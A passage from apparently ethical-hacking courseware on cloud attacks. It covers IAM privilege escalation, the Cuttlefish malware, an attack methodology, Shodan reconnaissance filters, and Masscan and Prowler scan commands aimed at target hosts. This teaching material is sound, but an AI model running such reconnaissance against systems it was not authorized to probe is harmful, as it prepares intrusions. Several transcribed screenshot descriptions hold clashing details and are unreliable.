By leveraging these techniques, attackers can infiltrate cloud environments and exploit their resources. For example, in AWS, attackers with `PassRole` permission can enable a service they create to assume a role by granting elevated privileges beyond their original scope. Similarly, in GCP, users with the `iam.serviceAccountUser` role can attach a service account to a resource, thereby accessing privileged accounts. These techniques allow attackers to gain unauthorized access to cloud resources, leading to potential data breaches, service disruptions, financial losses, and regulatory noncompliance.

Countermeasures

- Limit cloud account privileges to only the necessary roles, policies, and permissions required for their tasks, including assuming and impersonating additional roles.
- Implement manual approval for temporary elevation of privileges when just-in-time access is enabled.
- Segment and isolate critical cloud resources to limit the potential impact of compromised accounts and reduce the attack surface.

Cloud Malware

- **Cuttlefish Zero-Click Malware**

Source: <https://www.darkreading.com>

Cuttlefish is a packet-sniffing malware that masquerades as legitimate software to infiltrate SOHO and enterprise routers by exploiting vulnerabilities, aiming to covertly steal cloud authentication data. Once infiltrated, it spreads by deploying a bash script to collect host-based data for sending it to a command-and-control (C2) server in the cloud. It also downloads and executes a malicious binary (payload) made for all customized architectures found in SOHO operating systems. Subsequently, the malware installs a packet filter to inspect outbound connections, monitor cloud traffic, and engage based on specific criteria.

Upon installation, the malware monitors all traffic through the device and only activates when it identifies specific activities. Following the host-based enumeration, the C2 server sends the updated rules for the malware through a configuration file in the cloud. By employing this strategy, it prompts the malware to hijack DNS and HTTP traffic going to private IP addresses. If the traffic is directed toward a public IP, it activates a cloud sniffer to steal credentials under certain conditions.




Figure 19.50: Illustration of Cuttlefish Zero-Click malware

Some additional cloud malware are as follows:

- Denonia
- LemonDuck
- RansomCloud
- DBatLoader/ModiLoader
- Goldbackdoor

Objective 03

Explain Cloud Hacking Methodology

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Cloud Hacking

Though most organizations adopt cloud technologies for the variety of cost-effective services, security remains a significant concern because it depends on sharing. Security gaps and vulnerabilities of the underlying technologies can allow attackers to launch various types of cloud attacks, affecting confidentiality, integrity, and availability of resources and services in cloud systems. This section discusses the various techniques and tools attackers use for hacking the cloud environment.

Cloud Hacking

- Cloud hacking encompasses a broad range of activities aimed at compromising cloud infrastructure and services
- This can include both cloud-hosted web applications and system hacking but extends to compromise overall cloud security

Web Applications Hacking

Attackers target cloud-based Web APIs, often exposed to the Internet, to exploit vulnerabilities such as inadequate authentication and authorization flaws, potentially gaining unauthorized access to vast cloud resources.

Note: For complete coverage of web application hacking, refer to Module 14: Hacking Web Applications.

System Hacking

System hacking in cloud environments involves exploiting vulnerabilities in virtualized systems such as VMs, containers, and serverless functions to gain unauthorized access and maintain persistence.

Note: For complete coverage of system hacking, refer to Module 06: System Hacking.

Cloud Platform Hacking

Attackers exploit weak passwords, unpatched services, and misconfigured settings to compromise overall cloud security.

Note: Being an ethical hacker, you must notify the cloud provider before performing any hacking operations. Also, check what activities are permitted for specific operations.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Cloud Hacking

Cloud hacking encompasses a broad range of activities aimed at compromising the cloud infrastructure and services. This can include both cloud-hosted Web applications and system hacking, but extends to compromising the overall cloud security. The three elements that attackers often target to compromise cloud security are as follows:

- **Web Applications Hacking**

Attackers often target web application programming interfaces (APIs), which are vital sources for relaying cloud services and resources. Cloud-based APIs that facilitate communication between different software components are often available on the Internet and serve as potential entry points for hackers. Initially, attackers perform reconnaissance to discover these Web APIs and understand their structures. Automated tools may be used to scan for known vulnerabilities or map API endpoints. Once attackers identify potential weaknesses, such as inadequate authentication, authorization flaws, or injection vulnerabilities, they attempt to exploit them to gain unauthorized access to cloud resources. Attackers can potentially access a vast amount of data if they compromise cloud-based API. Moreover, because multiple tenants often use cloud services, a breach in one area can lead to a wider compromise across the cloud infrastructure.

Note: For complete coverage of web application hacking, refer to Module 14: Hacking Web Applications.

- **System Hacking**

System hacking in cloud environments focuses on identifying and exploiting vulnerabilities in virtualized systems hosted on cloud platforms. These systems include

virtual machines, containers, and serverless functions, all of which present unique security challenges. Cloud-based system hacking begins with reconnaissance, wherein attackers identify potential entry points in virtual systems on the cloud. They can scan the exposed interfaces, weak security protocols, or other vulnerabilities. Once attackers identify potential weaknesses, they exploit them to gain deeper access to the cloud systems and maintain long-term persistence.

Note: For complete coverage of system hacking, refer to Module 06: System Hacking.

- **Cloud Hacking**

Attackers attempt to exploit vulnerabilities existing in cloud technologies to perform various high-profile attacks on cloud storage systems, thereby compromising customer and corporate data. The main objective of hacking a cloud environment is to gain access to user data and block access to cloud services. This has had a disastrous impact on both end users and companies, shattering confidence in the security of cloud services. Attackers initiate reconnaissance by scanning open ports, identifying the services running on the cloud, and mapping the network infrastructure. Once potential vulnerabilities, such as weak passwords, unpatched software, or misconfigured settings, are identified, attackers attempt to exploit these weaknesses to gain access to the cloud environment and perform various malicious activities without leaving any traces.

Note: Each cloud provider, such as AWS, Azure, or GCP, imposes specific rules, policies, or permissions regarding ethical hacking. As an ethical hacker, the provider must be notified before performing hacking operations. In addition, checking which activities are permitted for specific operations (e.g., some organizations or cloud service providers may restrict certain types of attacks that could cause service disruptions).

Cloud Hacking Methodology

Information Gathering

- In the information gathering phase the attacker collects as much data as possible about the target cloud infrastructure
- This can assist them lay the foundation for the entire cloud hacking process

Vulnerability Assessment

- The vulnerability assessment phase involves identifying and evaluating security weaknesses within the cloud infrastructure
- This can include assessing the misconfigurations, unpatched software, and flaws in the cloud-based network, applications, and services

Exploitation

- Exploitation is the phase where attackers actively exploit the identified vulnerabilities to gain unauthorized access or control over the target cloud infrastructure
- Successful exploitation can lead to data breaches, service disruptions, financial loss, etc.

Post-Exploitation

- Post-exploitation involves maintaining access, covering tracks, and exploring deeper into the network
- It ensures long-term access to the compromised systems, exfiltrate data, and prepare for further attacks

Note: Ethical hacking in a cloud environment is typically feasible only through internal means, ensuring compliance with security policies and avoiding unauthorized access.

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.eccouncil.org.

Cloud Hacking Methodology

The following are the different phases of cloud hacking:

▪ Information Gathering

Information gathering is the first phase of hacking in which an attacker collects as much data as possible regarding the target cloud infrastructure. This may include details regarding the network topology, IP addresses, domain names, subdomains, user accounts, or publicly available information. The purpose of this phase is to gather critical information about a target cloud environment, which aids in identifying potential vulnerabilities and crafting more effective attacks in the subsequent phases. Consequently, it can assist in laying the foundation for the entire cloud-hacking process.

For this purpose, attackers can use various techniques to gather information such as network scanning, social engineering, DNS interrogation, and web scraping. In addition, they can employ tools such as Nmap, Shodan, and Reconng to automate and enhance the effectiveness of these activities. Once successful, they gain a comprehensive understanding of the target's cloud environment, which significantly increases their chances of finding exploitable weaknesses.

▪ Vulnerability Assessment

The vulnerability assessment phase involves identifying and evaluating security weaknesses within the cloud infrastructure. This includes the assessment of misconfigurations, unpatched software, and flaws in cloud-based networks, applications, and services. The primary purpose of this phase is to identify vulnerabilities that can be exploited to gain unauthorized access, escalate privileges, or disrupt cloud services. This phase is crucial for planning further exploitation strategies.

Therefore, attackers can use both automated and manual techniques to identify vulnerabilities. Tools such as Tenable Nessus, OpenVAS, and Qualys can be used to perform detailed scans and generate reports on the security posture of a cloud environment. The discovery of vulnerabilities provides attackers with potential entry points into the cloud environment, which can be leveraged to conduct further malicious activities.

- **Exploitation**

In the exploitation phase, attackers actively exploit the identified vulnerabilities to gain unauthorized access or control over the target cloud infrastructure. Attackers may use custom scripts, exploit frameworks, or tools, such as Metasploit, sqlmap, or thc-hydra, to launch attacks. In addition, techniques such as injecting malicious code, bypassing authentication, and exploiting application flaws can be implemented. The primary objectives of this phase are to gain access to sensitive data, control cloud resources, or disrupt cloud-based operations. Successful exploitation can lead to data breaches, service disruptions, financial loss, reputational damage, and further network penetration. Additionally, they can lead to long-term security breaches if not detected and quickly remediated.

- **Post-Exploitation**

Post-exploitation is the final phase of the cloud-hacking methodology, which focuses on the actions to be taken after successfully exploiting a resource. This phase emphasizes maintaining access, covering tracks, and delving deeper into the network. Attackers establish persistence using various methods, including creating backdoors, escalating privileges, and establishing command-and-control (C2) channels. They often utilize tools such as Cobalt Strike and Metasploit to facilitate these activities.

The primary goals of this phase are to ensure long-term access to compromised systems, exfiltrate data, and prepare for further attacks. Attackers also focus on concealing their activities to evade detection by using traditional security measures. Consequently, prolonged unauthorized access can lead to constant data loss, theft of intellectual property, and ongoing disruption of cloud services. This not only complicates remediation efforts, but also increases their cost.


Note: Ethical hacking in a cloud environment is typically feasible only through internal means, ensuring compliance with security policies and avoiding unauthorized access.

Identifying Target Cloud Environment

- Identifying target cloud environments involves recognizing and profiling the cloud infrastructure that an organization uses, such as AWS, Azure, GCP, etc.
- Attackers can use tools such as Shodan, Censys, etc. to gather detailed information about the target's cloud infrastructure

Shodan Search Filters to Gather Information

- `ssl.cert.issuer.cn:Amazon` → Search for AWS services
- `cloud.region:<Region_code>` → Search for specific cloud region
- `org:Microsoft` → Search for devices and services belonging to Microsoft
- `product:Kubernetes` → Search for instances of Kubernetes
- `Amazon web services Facebook` → Search for AWS-hosted services and infrastructure used by Facebook



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Identifying Target Cloud Environment

Identifying target cloud environments involves recognizing and profiling the cloud infrastructure used by an organization such as AWS, Microsoft Azure, or GCP. This step is crucial for attackers because it helps them understand the specific technologies, services, and configurations deployed by the target. In addition, gathering information about the target cloud environment allows attackers to tailor their methods and effectively exploit cloud-specific vulnerabilities and misconfigurations. Attackers can use tools such as Shodan and Censys to gather detailed information about a target's cloud infrastructure.

Shodan search filters that can be used by attackers to gather information on a target cloud infrastructure are as follows:

- Search for HTTPS services

`port:443`

Obtains devices and services accessible through HTTPS, which are commonly used for web services in cloud environments.

- Search for AWS services

`ssl.cert.issuer.cn:Amazon`

Obtains information on SSL certificates issued by Amazon that can help identify services hosted by AWS.

The screenshot shows the Shodan search interface with the query "ssl.cert.issuer.cn:Amazon". The results page displays various findings, with two specific entries highlighted:

- 18.160.172.128**:
Issued By: Amazon.com, Inc.
Common Name: Amazon RSA 2048
Organization: Amazon
Issued To: leisunited.com
Supported SSL Versions: TLSv1.2, TLSv1.3
- Prototipado aula 2**:
Issued By: Amazon RSA 2048
Common Name: Prototipado aula 2
Organization: Amazon
Issued To: Prototipado aula 2
Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2, TLSv1.3

The results page also includes sections for TOTAL RESULTS (23,190,478), TOP COUNTRIES (Brazil, United States, India, United Kingdom, Ireland), TOP PORTS (443, 5432, 8443, 444, 5002), and TOP ORGANIZATIONS (Amazon.com, Inc.).

Figure 19.51: Screenshot of Shodan showing the SSL certificates issued by Amazon

- **Search for cloud region**

cloud.region:<Region_code>

This narrows the search results to a specific geographic region within the infrastructure of the cloud provider.

- **Search for Microsoft devices and services**

org:Microsoft

Obtains information about devices and services belonging to Microsoft that can be useful for identifying Azure-hosted infrastructure.

- **Search for Kubernetes**

product:Kubernetes

Obtains information on instances of Kubernetes.

- **Search for AWS services**

org:Amazon

Obtains information on services hosted specifically on Amazon's infrastructure, which also reveals AWS-hosted services.

- **Search for Azure-hosted services**

ssl.cert.subject.cn:azure

Obtains information on SSL certificates that mention Azure in the subject's common name, indicating Azure-hosted services.

- **Search for any cloud asset**

tag:cloud

Obtains information on any assets tagged as being part of a cloud infrastructure.

Note: The "tag" filter is only available to enterprise users.

- **Search within a specific IP range**

net:52.0.0.0/8

Searches within a specific IP range, such as those assigned to AWS, where 52.0.0.0/8 is a common range for AWS.

- **Search within the instances**

http.html:"s3.amazonaws.com"

Searches for instances where the HTML content mentions "s3.amazonaws.com", which could indicate the AWS S3 buckets used.

- **Search for AWS-hosted services and infrastructure used by Facebook**

Amazon web services Facebook

Searches for various AWS-hosted services and infrastructure used by Facebook such as IP addresses, open ports, and service banners. This includes details on publicly accessible S3 buckets, EC2 instances, and other AWS resources associated with Facebook.

The screenshot shows the Shodan search interface with the query "Amazon web services facebook" entered in the search bar. The results page displays one match, indicated by the number "1" and a red-bordered box around the result card. The result card for IP 3.92.2.83 includes the following details:

PROPERTY	VALUE
IP	3.92.2.83
HOSTNAME	ec2-3-92-2-83.compute-1.amazonaws.com
OS	Amazon Data Services NoVa
CLOUD PROVIDER	United States, Ashburn
ENVIRONMENT	cloud

HTTP Headers shown:

```
HTTP/1.1 200 OK
Date: Wed, 26 Jun 2024 21:32:51 GMT
Server: Apache/2.4.56 (Amazon Linux) OpenSSL/3.0.8
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

Page Content (partial):

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta content="width=device-width, initial...>
```

Navigation links at the bottom of the page include // PRODUCTS, // PRICING, and // CONTACT US.

Figure 19.52: Screenshot of Shodan showing the AWS-hosted services and infrastructure used by Facebook

The screenshot shows the Shodan search interface with the query `shodan.io/host/3.92.2.83` in the search bar. The results page displays information about the host 3.92.2.83, which is identified as an AWS EC2 instance.

General Information:

- Hostnames: `ec2-3-92-2-83.compute-1.amazonaws.com`
- Domains: `AMAZONAWS.COM`
- Cloud Provider: Amazon
- Cloud Region: us-east-1
- Cloud Service: EC2
- Country: United States
- City: Ashburn
- Organization: Amazon Data Services NoVa
- ISP: Amazon.com, Inc.
- ASN: AS14618

Open Ports:

- 22 (TCP)
- 80 (TCP)
- 443 (TCP)

OpenSSH 8.7:

SSH-2.0-OpenSSH_8.7
Key type: ecdsa-sha2-nistp256
Key: AAAAE2VjZHMlXuvT7bmLidhgnITYAAAZmIzDhAyNTYAAE880j8j0jL/p3nmy2uXN3k/wrg
fjmcnQZemNCfERhdzdt1Q917PQubS1IEB1+9+8DoPmkufSJLC4Q8d23PE2HcyJA=
Fingerprint: 82:c8:e1:e1:29:86:52:96:13:ff:9d:19:39:e1:0e:52

Key Algorithms:

- curve25519-sha256
- curve25519-sha256@libssh.org
- ecdh-sha2-nistp256
- ecdh-sha1-nistp384
- ecdh-sha2-nistp521
- diffie-hellman-group-exchange-sha256
- diffie-hellman-group14-sha256
- diffie-hellman-group16-sha512
- diffie-hellman-group18-sha512

Server Host Key Algorithms:

- ecdsa-sha2-nistp256
- ssh-ed25519

Figure 19.53: Screenshot of Shodan showing the AWS-hosted services and infrastructure used by Facebook

The screenshot shows a Shodan search interface with the query `shodan.io/host/3.92.2.83`. The results are displayed in two main sections: **Vulnerabilities** and **Services**.

Vulnerabilities: This section lists two specific vulnerabilities from 2024:

- CVE-2024-27316:** HTTP/2 incoming headers exceeding the limit are temporarily buffered in `nghttp2` in order to generate an informative HTTP 413 response. If a client does not stop sending headers, this leads to memory exhaustion.
- CVE-2024-0727:** Issue summary: Processing a maliciously formatted PKCS12 file may lead OpenSSL to crash leading to a potential Denial of Service attack. Impact summary: Applications loading files in the PKCS12 format from untrusted sources might terminate abruptly. A file in PKCS12 format can contain certificates and keys and may come from an untrusted source. The PKCS12 specification allows certain fields to be NULL, but OpenSSL does not correctly check for this case. This can lead to a NULL pointer dereference that results in OpenSSL crashing. If an application processes PKCS12 files from an untrusted source using the OpenSSL APIs, then that application will be vulnerable to this issue. OpenSSL APIs that are vulnerable to this are: `PKCS12_parse()`, `PKCS12_unpack_p7data()`, `PKCS12_unpack_p7encdata()`, `PKCS12_unpack_authsafe()` and `PKCS12_newpass()`. We have also fixed a similar issue in `SMIME_write_PKCS7()`. However since this function is related to writing data we do not consider it security.

Services: The page shows two services running on port 80/TCP and port 443/TCP.


- // 80 / TCP**: Apache httpd 2.4.56. The service is associated with the IP `162.23.89.46` and port `2024-06-24T09:16:12+2024`. It includes a screenshot of a web browser showing a developer's profile for "Ryan Erb | Creative Developer | Home". The screenshot also displays the raw HTTP response header and part of the HTML content.
- // 443 / TCP**: Apache httpd 2.4.56. The service is associated with the IP `205.17.74.91` and port `2024-06-24T21:32:51+2024`. It includes a screenshot of a developer's profile for "Ryan Erb | Creative Developer | Home". The screenshot also displays the raw HTTP response header and part of the HTML content.

Figure 19.54: Screenshot of Shodan showing information of Facebook using the AWS services and infrastructure

Discovering Open Ports and Services using Masscan

- Masscan is particularly useful for identifying open ports and services running on cloud infrastructure, enabling quick discovery of exposed services that may be vulnerable to exploitation
- Masscan can be configured to scan specific IP addresses or ranges, allowing attackers to target cloud service providers such as AWS, Azure, or Google Cloud

- Run the following Masscan command to scan target IP address for open ports:
 - `sudo masscan -p0-65535 <target_IP_address> --rate=<rate>`
- Run the Masscan command with `-oX` or `-oJ` option to save the scan results:
 - `sudo masscan -p0-65535 <target_IP_address> --rate=<rate> -oX <scan_results>.xml`
or
 - `sudo masscan -p0-65535 <target_IP_address> --rate=<rate> -oJ scan_results.json`



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

Discovering Open Ports and Services Using Masscan

Masscan is a network port scanner designed to scan large networks and the entire Internet within minutes. It is particularly useful for identifying open ports and services running on a cloud infrastructure. By leveraging their scanning capabilities, attackers can quickly discover services that may be vulnerable to exploitation. Masscan can be configured to scan specific IP addresses or ranges, allowing attackers to target cloud service providers, such as AWS, Azure, or Google Cloud.

Identifying Open Ports using Masscan

- Run the following Masscan command to scan the target IP address for open ports:
`sudo masscan -p0-65535 <target_IP_address> --rate=<rate>`
 - `-p0-65535`: Scans all ports from 0 to 65535.
 - `<target_IP_address>`: Replace with the target IP address.
 - `--rate=<rate>`: Sets the rate of packets per second.

A screenshot of a terminal window titled "Parrot Terminal". The command entered is "#sudo masscan -p0-65535 10.0.0.100:47 --rate=1000". The output shows the following:

```
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-06-28 05:53:20 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65536 ports/host]
Discovered open port 52201/tcp on 10.0.0.100:47
Discovered open port 45207/tcp on 10.0.0.100:47
Discovered open port 24061/tcp on 10.0.0.100:47
Discovered open port 38812/tcp on 10.0.0.100:47
Discovered open port 54071/tcp on 10.0.0.100:47
Discovered open port 53507/tcp on 10.0.0.100:47
Discovered open port 28803/tcp on 10.0.0.100:47
Discovered open port 39594/tcp on 10.0.0.100:47
Discovered open port 47693/tcp on 10.0.0.100:47
Discovered open port 11227/tcp on 10.0.0.100:47
Discovered open port 20234/tcp on 10.0.0.100:47
Discovered open port 29005/tcp on 10.0.0.100:47
```

Figure 19.55: Screenshot of Masscan tool discovering open ports in the target cloud service

- Run the Masscan command with '-oX' or '-oJ' option to save the scan results and specify the output file format and file name as follows:

```
sudo masscan -p0-65535 <target_IP_address> --rate=<rate> -oX <scan_results>.xml
```

or

```
sudo masscan -p0-65535 <target_IP_address> --rate=<rate> -oJ <scan_results>.json
```

- oX <scan_results>.xml: Saves the scan results in the XML format to a given file name.
- oJ <scan_results>.json: Saves the scan results in JSON format to a given filename.

A screenshot of a terminal window titled "Parrot Terminal". The command entered is "#sudo masscan -p0-65535 10.0.0.100:47 --rate=1000 -oJ scan_results.json". The output shows the following:

```
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-06-28 06:02:39 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65536 ports/host]
```

The terminal then lists files in the current directory:

```
#ls
byp4xx  Downloads  NTLM_Hashes.txt  Public  Videos
Desktop  john      paused.conf    scan_results.json  Webkit2
Documents Music     Pictures     Templates
```

The file "scan_results.json" is highlighted in red.

Figure 19.56: Screenshot of Masscan tool showing saving results in JSON file

The screenshot shows a window of the Geany text editor with the title "scan_results.json - /home/parrot - Geany". The menu bar includes File, Edit, Search, View, Document, Project, Build, Tools, Help. The toolbar contains icons for file operations like Open, Save, Print, and Find. The main area displays the JSON file content. A red box highlights a section of the data, specifically the rows from line 11 to line 20. These rows represent network interface statistics for 'eth0' and 'wlan0'. The highlighted section starts with:

```
11: "eth0": "mon0", "bytes_tx": 4233, "bytes_rx": 4096, "status": "open", "reason": "sys-wk", "ts": 151371640, "i": 3, "j": 3
12: "eth0": "mon0", "bytes_tx": 4233, "bytes_rx": 4096, "status": "open", "reason": "sys-wk", "ts": 151371640, "i": 3, "j": 3
13: "wlan0": "mon0", "bytes_tx": 48108, "bytes_rx": 4522, "status": "open", "reason": "sys-wk", "ts": 151371640, "i": 3, "j": 3
14: "wlan0": "mon0", "bytes_tx": 1826, "bytes_rx": 16005, "status": "open", "reason": "sys-wk", "ts": 151371640, "i": 3, "j": 3
15: "wlan0": "mon0", "bytes_tx": 40329, "bytes_rx": 3997, "status": "open", "reason": "sys-wk", "ts": 151371640, "i": 3, "j": 3
16: "wlan0": "mon0", "bytes_tx": 40329, "bytes_rx": 3997, "status": "open", "reason": "sys-wk", "ts": 151371640, "i": 3, "j": 3
17: "wlan0": "mon0", "bytes_tx": 28898, "bytes_rx": 1552, "status": "open", "reason": "sys-wk", "ts": 151371640, "i": 3, "j": 3
18: "wlan0": "mon0", "bytes_tx": 8521, "bytes_rx": 1000, "status": "open", "reason": "sys-wk", "ts": 151371640, "i": 3, "j": 3
19: "wlan0": "mon0", "bytes_tx": 30388, "bytes_rx": 1000, "status": "open", "reason": "sys-wk", "ts": 151371640, "i": 3, "j": 3
20: "wlan0": "mon0", "bytes_tx": 13061, "bytes_rx": 7029, "status": "open", "reason": "sys-wk", "ts": 151371640, "i": 3, "j": 3
```

Figure 19.57: Screenshot of Masscan showing results saved in JSON file format

Vulnerability Scanning using Prowler

- If attackers could gather necessary credentials in the enumeration process above, they can use Prowler to check for security loopholes, including unsecured data transmission channels, overly permissive policies, and other potential vulnerabilities

Prowler Commands to Perform Vulnerability Scanning

- Run the following command and specify the provider to start the scanning:
`prowler <provider>`
- Run the following command to generate a report:
`prowler <provider> -M csv json-asif json-ocf html`
- Other commands for executing specific checks or services:
 - `prowler azure --checks storage_blob_public_access_level_is_disabled`
 - `prowler aws --services s3 ec2`
 - `prowler gcp --services iam compute`
 - `prowler kubernetes --services etcd apiserver`



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Vulnerability Scanning Using Prowler

Source: <https://github.com>

Prowler contains more than 240 controls covering the CIS, NIST 800, NIST CSF, CISA, RBI, FedRAMP, PCI-DSS, GDPR, HIPAA, FFIEC, SOC2, GXP, AWS Well-Architected Framework Security Pillar, AWS Foundational Technical Review (FTR), ENS (Spanish National Security Scheme) and custom security frameworks. If attackers gather the necessary credentials in the enumeration process above, they can use Prowler to check for security loopholes, including unsecured data transmission channels, overly permissive policies, and other potential vulnerabilities.

Some of the Prowler commands to Perform Vulnerability Scanning

- Run the following command and specify the provider to start scanning:

`prowler <provider>`

